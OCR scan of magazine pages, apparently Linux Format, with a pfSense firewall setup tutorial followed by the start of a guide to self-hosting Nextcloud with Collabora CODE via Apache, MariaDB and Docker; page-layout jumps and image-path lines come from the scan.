

Step 2 of 9

General Information

On this screen the general pfSense parameters will be set.

Hostname pfSense
EXAMPLE: myserver

Domain home.arpa
EXAMPLE: mydomain.com

The default behavior of the DNS Resolver will ignore manually configured DNS servers for client queries and query root DNS servers directly. To use the manually configured DNS servers below for client queries, visit Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard.

Primary DNS Server 8.8.8.8

Secondary DNS Server 8.8.4.4

Override DNS ☑
Allow DNS servers to be overridden by DHCP/PPP on WAN

pfSense.home.arpa - Wizard: pfSense Setup: General Information - Pale Moon
File Edit View History Bookmarks Tools Help
192.168.1.1 https://192.168.1.1/wizard.php?xml=setup_wizard.xml
DuckDuckGo
Most Visited Pale Moon Pale Moon forum F.A.Q. Release notes
pfSense.home.arpa - Wizard:...
Next
Menu
pfSense.home.arpa - Wiza
Wed 04 Jan 17:23

We've specified that pfSense should use Google's DNS servers to manage requests.



Edit Firewall Rule

Action Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Quick ☐ Apply the action immediately on match.
Set this option to apply this action to traffic that matches this rule immediately.

Interface WAN LAN
Choose the interface(s) for this rule.

Direction any

Address Family IPv4
Select the Internet Protocol version this rule applies to.

Protocol TCP
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match any Source Address /
The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination ☐ Invert match Single host or alias 1.1.1.1 /

Destination Port Range any (From) Custom any (To) Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log ☑ Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Rule Information

Tracking ID 1672916416

Created 1/5/23 11:00:16 by admin@192.168.1.100 (Local Database)

Updated 1/5/23 11:01:06 by admin@192.168.1.100 (Local Database)

192.168.1.1 https://192.168.1.1/firewall_rules_edit.php?id=0
DuckDuckGo
Visited Pale Moon Pale Moon forum F.A.Q. Release notes
se.home.arpa - Firewal...
pfsense COMMUNITY EDITION
System Interfaces Firewall Services VPN Status Diagnostics Help
Firewall / Rules / Floating / Edit
Display Advanced
Advanced Options
Display Advanced

You can now manage traffic as it passes through the firewall.

QUICK TIP
Visit https://bit.ly/lxf305pfsense for the complete documentation, which covers notification settings, advanced optimisation options, IPv6 settings and how to handle things like VPNs and VLANs.

be memory hungry. Either filesystem will work on hardware with several GB of RAM, but if RAM usage is critical to other tasks that will run on this firewall, UFS is a more conservative choice. For hardware that requires UEFI, use ZFS."

We'll stick with ZFS in this instance, so, with Auto (ZFS) selected, press Return. On the following screen, leave all of the configuration options in their default state and press Return again – assuming that you want your data to be striped on a single drive with no redundancy. If you do want to set up a RAID array on a physical system, you can choose to set up mirroring and redundancy.

You now need to tell the installer which disk to use. Although we only have one disk set up on our test machine, we still need to confirm it as the target by pressing Space before moving on. *PfSense* next extracts the distribution files and configures the operating system. Once it's finished, it offers to open the command shell so you can make any final manual modifications; unless you have a specific reason for wanting to do this, you should leave No highlighted and press Return.

If you are using physical hardware, now is the time to remove your USB flash drive, before pressing Return once again to reboot. If you are installing within a virtual machine, press Return to reboot, then, when the system has finished rebooting, close the window to power off the machine. Now eject the ISO image by selecting your virtual machine in the sidebar and clicking Settings. Click Storage in the sidebar, select the virtual DVD, then click the small DVD icon in the Attributes section, followed by Remove Disc From Virtual Drive. Finally, click OK followed by Start to reboot your virtual machine and launch *pfSense*.

Configure pfSense

To configure the firewall, you need to log into *pfSense* from another machine on the same network. With a virtual machine, the easiest way to do this is to set up another machine within the same host and set its Adaptor 1 network connection to Internal Network, as you did for Adaptors 2 and 3 when setting up the *pfSense* host. This machine needs its own operating system – we're using Puppy Linux (**https://puppylinux-woof-ce.github.io**) because it's



Status / DHCP Leases

Search

Search term
All
Enter a search string or *nix regular expression to filter entries.

Leases

IP address	MAC address	Client Id	Hostname	Description	Start	End	Online	Lease Type	Ac
192.168.1.101	08:00:27:ad:16:1d		ubuntu		2023/01/05 09:04:37	2023/01/05 11:04:37	online	active	
192.168.1.100	08:00:27:25:f3:67		puppypc30148		2023/01/05 08:41:30	2023/01/05 10:41:30	online	active	

Leases in Use

Interface	Pool Start	Pool End	# of leases in use
LAN	192.168.1.10	192.168.1.245	2

pfSense is developed and maintained by Netgate. © ESF 2004 - 2023 View license.

pfSense.home.arpa - Status: DHCP Leases - Pale Moon
File Edit View History Bookmarks Tools Help
192.168.1.1 https://192.168.1.1/status_dhcp_leases.php
DuckDuckGo
Most Visited Pale Moon Pale Moon forum F.A.Q. Release notes
pfSense.home.arpa - Status: ...
Search
Clear
Show all configured leases
Clear all DHCP leases
Done
Menu
pfSense.home.arpa - Statu
Thu 05 Jan 09:16

Here, pfSense's built-in DHCP server is providing IP addresses for two connected clients.

» PUSHING OUT LOGS

As Linux users know, logs are useful little *[not on my server – Ed]* things, and being BSD-based, *pfSense* offers comprehensive logging options without *Systemd*. Logs with *pfSense* can be applied in a granular manner – think individual controls for each rule you've applied. To test logs, it's easiest to find an existing allow rule you've created and select Edit. Under Extra Options, select Log Packets That Are Handled By This Rule, and save. Rules that have logging enabled display three bars (hamburger menu) on the left-hand side.

There's an entire section dedicated to handling logs – you can find your newly created rule's logs in Status > System Logs > Firewall. It's a good idea and good practice to apply logs to all your rules, while the same applies to blocking rules, so you can see intrusion attempts.

As you're likely aware, logging packets can quickly result in huge logs, which is why *pfSense* offers comprehensive filtering, so you can more easily track down the details you're looking for. Under the Normal View filter on a specific device's IP address is the easiest way. Start entering it in the Source IP Address box and click the green Apply Filter button. That generates a list of activity for the IP address. You can click the green tick (or red cross) to see more details on the rule.

a lightweight distribution, which shouldn't compete too much with the firewall for resources.

Once you have a new system up and running, open a web browser, navigate to the address of your *pfSense* installation – normally 192.168.1.1 – then log in with the username **admin** and the password **pfsense**.

You should now see the *pfSense* setup wizard. Click Next on the first page, and on the second specify the primary and secondary DNS servers you want to use. You can use your ISP's servers if you know their addresses, or a free service such as Google Public DNS, at 8.8.8.8 and 8.8.4.4. Step through the rest of the wizard, making sure you change the admin password, then wait for the firewall to restart. When it does, the browser refreshes and *pfSense* is ready.

An important thing to understand about *pfSense* is that it acts as a DHCP server – in other words, in order to manage all devices on your network, it assigns network addresses itself, rather than using ones allocated by your router. This means you need to make sure there are no competing DHCP servers on your network – so turn off this capability on your router.

Once you've configured your computers to connect through *pfSense*, you can apply rules to their internet access, as well as to incoming requests from external servers. For example, to block access to a specific host, pull down the Firewall menu from the top and click Rules then Floating (floating rules can apply to either the WAN or LAN interface). Click Add to create a new rule, then set the Action menu to Block and tick the box beside Apply The Action Immediately On Match.

Now, in the Destination block, select Single Host Or Alias from the drop-down, and in the field to the right type the IP address of the server you want to block. In the screenshot *(opposite page, top-right)*, we're using the Cloudflare DNS service as an example, since it's an easy address to remember, but this is just for testing. Optionally, tick the option to Log Packets That Are Handled By This Rule in the Extra Options block, then click Save. When you return to the previous screen, click Apply to enable the rule.

If you now try to visit 1.1.1.1 from any machine for which *pfSense* is the DHCP server, you should fail to reach the destination, and the attempted connection is registered in the log. As you can see in the screenshot *(below)*, eight connections to 1.1.1.1 were blocked by the firewall after we implemented our new rule.

Firewall rules have hidden advanced options that can be revealed by clicking Show Advanced when creating or editing a firewall rule. Pretty much all of these options are not required, especially not in this basics tutorial; however, we will cover two options you may use: Gateway and In/Out Pipe.

In/Out Pipe is explained in the boxout *(page 74)*, so let's talk about gateways. We covered how this can be used here, when tunnelling traffic over a VPN. This option allows you to set a specific gateway for traffic to use, bypassing the default. This is useful when you have multiple IPs or a VPN tunnel.

The following rule shows that we are forcing any traffic that is not local traffic via our VPN gateway. Excuse the stupid long screenshot but we wanted to show you the actual page instead of snippets. As you can see, we've used a negate rule, which we looked at earlier, to tell *pfSense* the following: any traffic not going to 10.0.0.0/8 (WAN traffic) must leave via VPNAC gateway. This is effectively forcing our WAN traffic on the LAN interface to go out our VPN, which is what we want for privacy reasons. **LXF**


pfSense.home.arpa - Status: System Logs: Firewall: Normal View - Pale Moon
File Edit View History Bookmarks Tools Help
192.168.1.1 https://192.168.1.1/status_logs_filter.php
DuckDuckGo
Most Visited ▾ Pale Moon Pale Moon forum F.A.Q. Release notes
pfSense.home.arpa - Status: ...
Connecting...

```
✕  Jan 5 09:14:48  LAN  Default deny rule IPv4 (1000000104)  192.168.1.1:443    192.168.1.100:51428  TCP:RPA
✕  Jan 5 11:01:18  WAN  USER_RULE (1672916416)              10.0.2.15:26949    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:18  WAN  USER_RULE (1672916416)              10.0.2.15:45393    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:19  WAN  USER_RULE (1672916416)              10.0.2.15:7057     1.1.1.1:443          TCP:S
✕  Jan 5 11:01:19  WAN  USER_RULE (1672916416)              10.0.2.15:61853    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:21  WAN  USER_RULE (1672916416)              10.0.2.15:56961    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:21  WAN  USER_RULE (1672916416)              10.0.2.15:22688    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:25  WAN  USER_RULE (1672916416)              10.0.2.15:56973    1.1.1.1:443          TCP:S
✕  Jan 5 11:01:25  WAN  USER_RULE (1672916416)              10.0.2.15:41478    1.1.1.1:443          TCP:S
```

pfSense is developed and maintained by Netgate. © ESF 2004 - 2023 View license.
Done
Menu
pfSense.home.arpa - Statu
100
Thu 05 Jan 11:01

If you opt to save attempted connections to the log, you can monitor activity on your network.

» IMPROVE YOUR LINUX SKILLS Subscribe now at http://bit.ly/LinuxFormat

FREE ALL YOUR FILES

It's time to stop Big Tech being in control of your online documents. Let **Jonni Bidwell** show you how with Nextcloud and Collabora Office.

Thanks to *LibreOffice's* superb document compatibility, Linux users no longer have to worry about dealing with *Microsoft Office* files. And Windows and Mac OS users need no longer be forced into paying extortionate *MS Office* prices or be duped into Office 365 subscriptions. So, the Document Foundation deserves serious recognition for obviating what for a long time was an obstacle to Linux adoption. The corporate world still revolves around DOCX and XLSX files, so it's a blessing to be able to open and save them qualm-free.

Speaking of the corporate world, it's also very keen on Google's *Workspace* (previously known as *G-Suite),* happy to fork out huge sums so Evil Corp doesn't have to worry about email and document storage. But we FOSS fans know better, and that's why for almost a decade we've been singing Nextcloud's praises. It's evolved from a mere Dropbox replacement to a full-blown collaboration platform.

Now these FOSS titans have joined forces (like Shaolin kung fu and the Wu Tang sword style) to create something marvellous. Thanks to a Herculean effort by Collabora, we can now edit documents straight from the browser, share them with colleagues and even download them in *MS Office* formats. So, prepare your (home or away) server, as we show you how to get Nextcloud working in harmony with *CODE – Collabora Online Development Edition* – to achieve complete document freedom.

CREDIT: Magictorch

3Jw8GGqdiRsHphOFjEgfZw==

Introduction to COOL

If you have to look up what COOL means… Nah, we did, too. It's how all this arcane office-in-a-browser stuff works.

If you're reading this magazine, you're probably already familiar with *LibreOffice*, the free, open source office suite. What you may not be aware of is that there's an *Enterprise* edition (which many tight-fisted businesses avoid paying for). In fact, there are a few enterprise editions and support options from different players, each one a good reason for businesses to front some dollar. Most relevant for this feature is *Collabora Office*, brought to you by the similarly named Linux consultancy powerhouse. We featured *Collabora Office* in our interview in **LXF302** (and indeed in our *Finding Equi-Libre-um* feature back in **LXF288**), but let's start with a quick recap.

Firstly, *Collabora Office* does not have any features that aren't present in the regular edition. This is an important point. *Collabora Office* exists so that successful businesses can help the project financially, as well as get the support they'd expect from such an arrangement. Next, *Collabora Office* has a companion, *Collabora Online*. This is an engine that rather impressively leverages Nextcloud's document sharing and storage capabilities to provide a cloud office solution that gives Google's *Workspace* and Microsoft's *Office Online* a run for their money.

Keep your COOL

Collabora Online isn't just for big businesses, though; there's a free version called *Collabora Online Development Edition (CODE)*, aimed at home users and small teams. This doesn't come with the stability guarantees or support of the former, but the price is right. And new features are added to *CODE* all the time, where they're tested and eventually promoted to *Collabora Online*. All of these projects are developed under the aegis of *COOL – Collabora Office OnLine*. If you want to learn more about the birth (and subsequent development) of this, check out some of the COOL Days archived talks on YouTube.

Our aim in this feature is to help you get Nextcloud and *CODE* running on a home (or remote) server that you can access from anywhere. You'll be able to collaborate on documents, spreadsheets and presentations with your friends, co-workers or (if you like) complete strangers. Who knows, maybe we'll free you and your online document wrangling from the scourge of Big Tech.

As you can imagine, this will take some work, so do prepare yourself with a thermos of tea before turning the page. Don't be daunted – we're going to make the setup as simple as possible. Starting from an Ubuntu install (such as the lightweight server we made in **LXF303** *Lightweight Ubuntu)*, we'll add a LAMP stack (or at least the AMP – Apache, MySQL and PHP – components). Then we'll install Nextcloud and set it up behind a TLS-terminating reverse proxy. This impressive-sounding gadget means we'll only need to worry about one SSL certificate chain, while also making it easy to run both Nextcloud and *CODE* securely on the same machine. We'll assume that you're familiar with SSHing into remote machines. It's possible, but of limited use, to do all this on your desktop machine. So, we'll assume you are either running on a VPS or a home server. Furthermore, since Nextcloud and *CODE* both require a FQDN (fully qualified domain name) to function, we'll assume that you are OK managing DNS records.



That's right, you can make eye-catching charts, figures and presentations with CODE. This one has two people editing it simultaneously.

CODE WORDS

If you're already running Nextcloud (either on your own hardware or through a paid offering), you can try out *CODE* very easily. It's available as a Nextcloud app, so you can get it running in just a few clicks. As an administrator, navigate to the App Management screen and hunt around for the *Collabora Online – Built-in CODE Server* app. You need the *Collabora Office* app ,too. Once both of these are installed, your users should be able to preview, edit and collaborate on office documents.

This is a great way to try out *CODE*, but running it this way is not particularly performant because everything has to be run through the Nextcloud instance. If you want to see it running at full speed (but can't be bothered wading through six pages of instructions), hop over to **www.collaboraoffice.com/popup-collabora-online-demo** and apply for a demo account. Alternatively, if you like Docker, you'll find quick try-out instructions at **www.collaboraoffice.com/code/quick-tryout-nextcloud-docker/**.

Installing Nextcloud

Nextcloud can handle all your document storage and sharing requirements. Who needs Dropbox?

There's a number of ways to install Nextcloud, including the use of à la mode container systems such as Docker or Snap. These are easy to set up, but integrating them with *CODE* (and otherwise tweaking their internals) is more involved, so we'll roughly follow the official guidance at **https://docs.nextcloud.com/server/latest/admin_manual/installation/example_ubuntu.html**. Use SSH to log in to your Ubuntu server (it should also work on Debian) and update, upgrade and install the packages with:

```
$ sudo apt update
$ sudo apt upgrade
$ sudo apt install apache2 mariadb-server libapache2-mod-php php-gd php-mysql php-curl php-mbstring php-intl php-gmp php-bcmath php-xml php-imagick php-zip
```

You can copy and paste the package list (and subsequent code screeds) from the documentation linked above to avoid tedium. Now we'll set up our database server, using the freshly installed *MariaDB*. This is technically optional, because Nextcloud can use the flat-file database *SQLite*. This isn't very performant, though, even with a single user, as the Nextcloud app is highly concurrent and *SQLite* only handles a single write operation at a time. Start the *MariaDB* console with `$ sudo mysql`.

MariaDB is command-compatible with *MySQL*, but less Oracle-ey. Next we'll set up a database and user for Nextcloud (using a wide character set for extra emoji and language support). Replace `password` with a suitable password:

```
CREATE USER 'nextcloud'@'localhost' IDENTIFIED BY 'password';
CREATE DATABASE IF NOT EXISTS nextcloud CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci;
GRANT ALL PRIVILEGES ON nextcloud.* TO 'nextcloud'@'localhost';
FLUSH PRIVILEGES;
quit;
```



Document loading failed

Failed to load Nextcloud Office - please try again later

If your HTTPS certificates or proxy setup aren't configured correctly (over the page) you will spend a long time battling with this error.

Nextcloud Hub
-00:05

This swishy animation greets you on your first login to Nextcloud. Video files (and soon office docs) can be viewed in Nextcloud.

Now we'll download the latest release of Nextcloud, extract the tarball, put the contents in Apache's document root and set the appropriate permissions:

```
$ wget https://download.nextcloud.com/server/releases/latest.tar.bz2
$ tar xvjf latest.tar.bz2
$ sudo mv nextcloud /var/www
$ sudo chown -R www-data:www-data /var/www/nextcloud
```

It's good practice to check the MD5 checksums and PGP signatures of the tarball, but we're short of space, so do check the docs for more details. Meanwhile, we've got a web server to configure. Run:

```
$ sudo nano /etc/apache2/sites-available/nextcloud.conf
```

Now populate the configuration file as follows:

```
Alias /nextcloud "/var/www/nextcloud/"
<Directory /var/www/nextcloud/>
Require all granted
AllowOverride All
Options FollowSymLinks MultiViews
<IfModule mod_dav.c>
Dav off
</IfModule>
</Directory>
```

It's recommended (as we'll do later) to run *CODE* on a subdomain, such as **code.example.org**. We've set up Nextcloud to run in a subdirectory, **example.org/nextcloud** in the above, for simplicity. This also allows users without domain names to follow. It's easy to run Nextcloud as a subdomain (such as **cloud.example.org**) instead, check the docs (**https://docs.nextcloud.com/server/latest/admin_manual/installation/source_installation.html**). Activate our new website with:

```
$ sudo a2ensite nextcloud.conf
```

We also need additional modules for Nextcloud to function correctly (some are enabled on Ubuntu 22.04):

```
$ sudo a2enmod rewrite headers env dir mime
```

We're tantalisingly close to running Nextcloud for the first time. Restart Apache to pick up our changes:

```
$ sudo systemctl restart apache2
```

Now you should be able to access Nextcloud's install script in a browser, by navigating to **http://[ip address]/nextcloud** (replacing with the server's IP) or whatever domain you set it up on. Nextcloud requires an admin account, and to know the SQL database, user and password we set up. Once you've inputted all that, hit Install. This is a great time for a cup of tea.

You're invited to install some Nextcloud apps (including *Nextcloud Office).* We'll skip this for now; they can be added later. After closing the Nextcloud Hub welcome animation, you're presented with some example documents. We don't yet have the capability to view Microsoft DOCX files (or indeed *LibreOffice* files) in the browser yet, so don't get too excited.

Before you go any further, we strongly recommend setting up HTTPS encryption if you're running Nextcloud on an internet-facing machine. This is easy to do with Let's Encrypt's *Certbot* tool, if you have a domain name already pointing at your Nextcloud instance. Install *Certbot* with:

```
$ sudo apt install python3-certbot-apache
```

Then, where **example.domain.org** (it might be a top-level domain like **example.org**) is a domain under your control, with A records pointing at your server, run:

```
$ sudo certbot --apache -d example.domain.org
```

Follow the prompts and *Certbot* verifies that DNS records are all in order and if so adds a new site (called **nextcloud-le.conf**) to the Apache config. You're asked if you want to forward HTTP traffic to this site, which is a good idea.

Make sure that the certificate's CommonName field matches Apache's ServerName directive, and that both are set to the domain you want to access Nextcloud on, otherwise you will get errors.

It's also possible to use the bundled self-signed certificate (which will result in browser warnings) if you don't want to pay for domain registrations. This is fine for testing locally, and is achieved with:

```
$ sudo a2enmod ssl
$ sudo a2ensite default-ssl
$ sudo systemctl reload apache2
```

You can now access your site at **https://[ip-address]/nextcloud**, once you click through the foretold security risk warnings. You need your certificate to be signed by a reputable certificate authority to get rid of these warnings, otherwise anyone could pretend to be Google.com, for example.



Set your location on the main Nextcloud dashboard to get a helpful weather report

From the top-right menu, select Administration Settings. You'll see some setup and security warnings. Ubuntu by default sets a low 128MB memory limit for PHP. Nextcloud is quite a memory-hungry beast and recommends at least 512MB. To change this, open the relevant PHP configuration file with:

```
$ sudo nano /etc/php/8.1/apache2/php.ini
```

Search (Ctrl+w) for `memory_limit` and change it to `512M`. You may be tempted to set an even higher limit, but this might be a bad idea if you're on, for example, a cheap VPS with little memory. Apache and *MariaDB* can also be memory-hungry under pressure, so you probably want your server to have at least 2GB to run Nextcloud (with the recommended memory limit set) comfortably. In our experience running with a 1GB VPS, the database is usually the first casualty under memory pressure. This results in Apache serving a rather unhelpful 500 – Internal Server Error message. Reload the Apache configuration for changes to take effect.

If you have a valid HTTPS certificate, follow the guidance for setting up HSTS by clicking Security Tips. Any other issues the diagnostic picks up are likely minor, and they helpfully all include a link to address them. See the box *(below)* if you want to get rid of the memcache warning and speed things up a bit.

It's worth spending some time uploading test files and perhaps installing some app recommendations from the notification bell. You might at this stage want to add a regular (non-admin) user, too. Oh, and always check the logs – they're in the hamburger menu that opens from the left, under the Administration heading.

IMPROVING PERFORMANCE

Naturally, there are plenty of other PHP frobs to twiddle, some of which will quell more of the warnings in the self-test we looked at earlier. We won't get into memory caching here, but we can, for example, enable the PHP opcache in the config file:

```
$ sudo nano /etc/php/8.1/apache2/php.ini
```

Find and uncomment (by removing the leading semicolon) `zend_extension opcache`. This caches PHP bytecode, which means the same script doesn't need to be repeatedly compiled. We also need to install a caching back-end – *APCu* is recommended for smaller setups:

```
$ sudo apt install php-apcu
```

Now edit **/var/www/nextcloud/config/config.php** and add the line:

```
‘memcache.local’ => ‘\OC\Memcache\APCu’
```

By default, *APCu* is disabled for CLI PHP (which is what Nextcloud's cron jobs use behind the scenes). To avoid issues, you should add `apc.enable_cli =1` to the file **/etc/php/8.1/cli/conf.d/20-apcu.ini**. Reload Apache's configuration as above for the changes to take effect. There are some more gotchas with this (see **https://docs.nextcloud.com/server/latest/admin_manual/installation/server_tuning.html** for a thorough run-through).

Finally, in order to upload files larger than 2MB, change the `upload_max_filesize` and `post_max_size` settings to something more befitting your purposes and capacity. If you see timeouts uploading files in your logs, you may want to increase `max)execution_time`, too.

Installing CODE

Time to add the office-ey bits with CODE's easy-to-use (and hard to break) Docker image.

For our next trick, we're going to install the *CODE* package. Collabora does provide a PPA from which you can install native DEB packages (see **www.collaboraoffice.com/code/linux-packages**), but it's a whole lot easier to use its Docker image here. There is a **docker.io** package in the Ubuntu repositories, but it's recommended to use the official package. Add the Docker repo with the following (you can copy and paste this incantation from the *Apt* repository section of **https://docs.docker.com/engine/install/ubuntu**):

```
$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
$ sudo chmod a+r /etc/apt/keyrings/docker.gpg
$ echo \ “deb [arch=”$(dpkg --print-architecture)” signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu “$(. /etc/os-release && echo “$VERSION_CODENAME”)” stable” | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
```

Then install Docker with:

```
$ sudo apt update
$ sudo apt install docker-ce
```

This should start the Docker daemon – check with `systemctl status docker`. If all is well, fetch the *CODE* image with:

```
$ sudo docker pull collabora/code
```

This is about 500MB, so once it had downloaded, our clean Ubuntu Server install had grown to 12GB. Space is thus another resource to keep in mind when running on a cheap VPS. Now we can run the container:

```
$ sudo docker run -t -d -p 9980:9980 -e “extra_params=--o:ssl.enable=false” collabora/code
```

